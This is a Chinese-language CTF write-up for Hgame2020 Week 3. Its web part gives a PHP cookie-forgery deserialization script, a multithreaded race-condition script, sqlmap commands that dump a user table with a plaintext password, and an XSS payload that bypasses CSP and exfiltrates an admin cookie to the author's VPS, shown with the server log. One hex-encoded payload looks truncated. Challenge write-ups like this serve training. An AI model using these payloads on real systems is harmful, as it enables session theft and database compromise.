Hgame2020 Week3 新人スタッフ(Akira)

Web

0x01 序列之争 - Ordinal Scale

~~解出来前一天刚把War of Underworld补完~~


打开元素审查，发现可疑的注释

```
<body class="text-center" style="background-image:url('/static/bg.jpg')"> == $0
  <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
    <header class="masthead mb-auto">…</header>
    <main role="main" class="inner cover">…</main>
    <footer class="mastfoot mt-auto">…</footer>
    <!-- source.zip -->
```

访问 `/source.zip` 得到源码

```
    $data = [$playerName, $this->encryptKey];
    $this->init($data);
    $this->monster = new Monster($this->sign);
    $this->rank = new Rank();
}

private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
        $this->sign .= md5($this->sign . $value);
    }
```

这里看出如果 `$playerName` 是 `%s` 的活，第一次 `foreach` 循环之后 `$welcomeMsg` 相当于没变，而第二次循环 `%s` 则被替换为 `$encryptKey` 的值



~~询问🐦得知hint：反序列化（怪不得叫序列之争~~

```
private function Save(){
    $sign = md5(serialize($this->monsterData) . $this->encryptKey);//$game->sign
    setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));
}
```

构造cookie的形式

```php
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32){
    $sign = substr($monsterData, -32);
    $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
    if(md5($monsterData . $this->encryptKey) === $sign){
        $this->monsterData = unserialize($monsterData);
    }else{
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}
```

cookie验证成功后反序列化

```php
public function Fight($monster){//cookie
    if($monster['no'] >= $this->rank){//$monster->no
        $this->rank -= rand(5, 15);
        if($this->rank <= 2){
            $this->rank = 2;
        }
```

受🐏博客的启发得知`$monster['no']`可以看作`$monster->no`，所以可以把`no`设成一个新的`Rank`实例来修改`$rank`


payload：

```php
<?php
    $playerName = '%s';
    $encryptKey = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
    $sign = '';
    $data = [$playerName, $encryptKey];
    foreach($data as $key => $value){
        $sign .= md5($sign . $value);
    }
    Class Rank
    {
        private $rank = 1;
    }
    $monsterData = array(
        'name' => 'Heathcliff',//想不出打什么了（
        'no' => new Rank(),
    );
    $sign2 = md5(serialize($monsterData) . $sign);
    echo (base64_encode(serialize($monsterData) . $sign2));
?>
```

运行得到伪造的cookie：

YToyOntzOjQ6Im5hbWUiO3M6MTA6IkhlYXRoY2xpZmYiO3M6Mjoibm8iO086NDoiUmFuayI6MTp7czoxMDoiAFJhbmsAcmFuayI7aToxO319NTBhMjhjZTZhMzFjYWM1YTJkZjE2ZWQ2ZmViZGVmNzM=


Burp提交后得到flag



0x03 Cosmos的二手市场

~~谁进来不会直接getflag呢~~

进来发现是个~~坑B的~~二手市场



询问Roc学长后得知是条件竞争漏洞

~~由于试了下Burp的Intruder没得就手撸了~~

> 打开拦截，多次点击购买，关闭拦截
>
> 打开拦截，多次点击出售，关闭拦截

后来写wp的时候试着写~~(抄)~~了个多线程的python脚本，效率高多了

```
import requests, time, threading

cookie = {"PHPSESSID":""} #cookie
url1 = 'http://121.36.88.65:9999/API/?method=buy'
data1 = {"code":"800002", "amount":"100"} #数量要逐步增加
url2 = 'http://121.36.88.65:9999/API/?method=solve'
data2 = {"code":"800002", "amount":"500"} #手撸试得应为购买的5倍
info = 'http://121.36.88.65:9999/API/?method=getinfo'

def buy():
```

```
    requests.post(url1, data=data1, cookies=cookie)

def solve():
    requests.post(url2, data=data2, cookies=cookie)

def mt():
    threads = []
    for t in range(6):
        t = threading.Thread(target=buy)
        t.start()
        threads.append(t)
    for thread in threads:
        thread.join()
    for t in range(20): #手撸试得少买多卖来钱快（
        t = threading.Thread(target=solve)
        t.start()
        threads.append(t)
    for thread in threads:
        thread.join()

if __name__ == '__main__':
    while 1:
        mt()
        money = requests.get(info, cookies=cookie).text
        money = money[money.index('money":') : money.index(',"properties')][7:]
        print(money)
```

0x04 Cosmos的留言板-2

题目hint：.他放下狠话,谁能登上他的账号就给谁flag

说明我们要找到存放用户数据的表

~~由于🐧在群里说上周时间盲注这周就简单子直接上~~sqlmap

Burp看到

```
<h2>留言板</h2>
  <span class='message'>233<br/><a href='index.php?method=delete&delete_id=1194'>
      <button type='button' class='btn  btn-default btn-sm' style='width:5%'>删除</button>
      </a></span><hr/><br>    </div>
```

猜想 `delete_id` 可以注入，将Burp拦下的 request改成以下形式后保存到文件里作为sqlmap请求模板（以下命令中的request）

Request

Raw | Params | Headers | Hex

```
GET /index.php?method=delete&delete_id=1194 HTTP/1.1
Host: 139.199.182.61:19999
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://139.199.182.61:19999/index.php?method=send
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: PHPSESSID=
Connection: close
```

运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id -f`

```
[17:47:00] [INFO] GET parameter 'delete_id' appears to be 'MySQL >= 5.0.12 RLIKE time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

```
GET parameter 'delete_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 1010 HTTP(s) requests:
---
Parameter: delete_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: method=delete&delete_id=1158 RLIKE SLEEP(5)
---
```

探测到为MySQL且可以注入

运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id --dbs` 找数据库

```
available databases [2]:
[*] babysql
[*] information_schema
```

猜测在 `babysql` 中，运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id -D babysql --tables` 找表

```
Database: babysql
[2 tables]
+----------+
| user     |
| messages |
+----------+
```

明显在 `user` 中，运行命令 `sqlmap -r request --tamper=space2comment --level 3 -p delete_id -D babysql -T user --dump` 把表搞下来


```
Database: babysql
Table: user
[1 entry]
+----+--------+------------------------------+
| id | name   | password                     |
+----+--------+------------------------------+
| 1  | cosmos | f1FXOCnj26Fkadzt4Sqynf607CgR |
+----+--------+------------------------------+
```

~~id=1就是，真是太良心了~~

~~可能由于网不好或者注爆了也会出现以下情况（老家的网注爆了4、5次，清缓存重注哭了~~

```
Database: babysql
Table: user
[1 entry]
+----+--------+----------+
| id | name   | password |
+----+--------+----------+
| 1  | cosmos | f1FXOCn  |
+----+--------+----------+
```

登录得到flag




0x05 Cosmos的聊天室2.0

~~感觉是猜出来的~~

打开随便输点东西，发现强制小写，过滤`script`

尝试用`scrscriptipt`绕过却发现



百度得知是因为开启了CSP，参考文章：https://www.anquanke.com/post/id/151496

当一切正常时，CSP是如何工作的

这里一个常见的使用场景是当CSP指定图片只能从当前域加载时，这意味着所有带有外部域的标记都将被忽略。

CSP策略通常用于阻止不受信任的JS和最小化XSS攻击。

并且用了`script-src 'self'`只接受本机脚本

百度得知可以用iframe绕过，参考文章：https://www.jianshu.com/p/f1de775bc43e

五、iframe

1.如果页面A中有CSP限制，但是页面B中没有，同时A和B同源，那么就可以在A页面中包含B页面来绕过CSP：

```
<iframe src="B"></iframe>
```

并且测试出没有过滤 `iframe` 标签

~~加了限制策略怎么还减少了关键词限制~~

突然想peach：

> 如果send页面没有CSP，可以把payload装到send那里运行

Payload：

```
<iframe src="/send?message=<scrscriptipt>fetch('//ip'+document.cookie)
</scrscriptipt>"></iframe>
```


然后由于过滤了 `+` ，js那段选择使用16进制编码，最终payload:

```
<iframe src="/send?
message=%3c%73%63%72%73%63%72%69%70%74%69%70%74%3e%66%65%74%63%68%28%27%2f%
74%69%70%74%3e"></iframe>
```

从输入框提交，发现成功了，撞md5让管理员执行，最后看VPS的日志

```
2020/02/01 16:34:36 [01/Feb/2020:16:34:36 +0800] "GET /token=token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/02/01 16:38:06 [01/Feb/2020:16:38:06 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/02/01 16:38:12 [01/Feb/2020:16:38:12 +0800] "GET /token=%22WELCOME%20TO%20HGAME%202020.%22 HTTP/1.1" 404 14
2020/02/01 16:51:49 [01/Feb/2020:16:51:49 +0800] "GET /token=7eac36b4dce1714410d15c4d1f21d9fc392cbe6c HTTP/1.1" 404 14
```

Burp改token访问/flag得到flag



Misc

0x01 美 人 鲸


~~人生中第一次用docker~~

首先根据~~名字非常适合本人的~~菜鸟教程配好docker：https://www.runoob.com/docker/debian-docker-install.html，并克隆镜像


运行命令`docker image inspect 31ab18768617`查看镜像详情，得到hint

~~由于不懂怎么查看镜像内容~~运行命令`docker image save 31ab18768617 -o 233.tar`直接打包成tar再解压

解压得到5个文件夹和两个`json`



先从`69xxx`开始解压



发现`flag.tar.gz`

```
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# tar -xvzf flag.tar.gz
flag.zip
README
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat README
See sh history.
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.
./          ../          .ash_history
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.
./          ../          .ash_history
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../root/.ash_history
echo -e "Zip password is somewhere else in /etc.\nFind it!"
exit
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../etc/
apk/    issue
root@hikawa:~/233/69c7947d3eaefd8d43a396f2eeea3a7f16f58f54f9a4201eabe6b8bd5c3794b3/usr/share/man/man8# cat ../../../../etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Zip Password: cfuzQ3Gd6gqKG@
```


根据hint找到Zip Password~~好像不小心暴露了桌面~~

~~输进去发现是错的，问了ObjectNotFound说是旧的直接告诉我新的了~~

~~后来发现因为是逃课解法所以真正的密码在另一个layer里~~

```
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# ls
json  layer.tar  VERSION
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# tar -xvf layer.tar
etc/
etc/issue
root/
root/.ash_history
run/
root@hikawa:~/233/98deb2daf0fb4edc22e2be2935664326cf2c0b11898b89fa6b9bb142d73201e9# cat etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)

Zip Password: cfuzQ3Gd6gqKG@$N
```

解压得到 `flag.db`，转战windows，用SQLite打开




0x02 三重隐写


~~日常做到一半做不下去了就看看这题，没想到拿了一血（虽然改变不了我菜的事实~~

解压得到 `You know LSB.wav`、`上裏与手抄卷.mp3`、`Unlasting.mp3`、`flag.7z` 和 `EncryptoforWin.exe`

百度 `wav` `LSB` 得知隐写软件 `silenteye`




`Unlasting` 真好听应该是解封面的 `PDF417` 条码，`foremost` 导出封面后扫码




推断这是给题目的加密软件用的

剩下 `上裹与手抄卷.mp3`，推断是mp3隐写，使用 `MP3Stego` 和第一个密码




解压7z，用AES key和题目给的软件解密得到flag



0x03 日常

解压得到`Blind.png`、`Origin_pixivArtwork75992170.png`和~~我觉得一般般的~~`横豎撇點折_av85002656.ogg`

首先~~先去P站收藏id为75992170的这张图~~一眼就可看出给的两张图是盲水印，解得这样



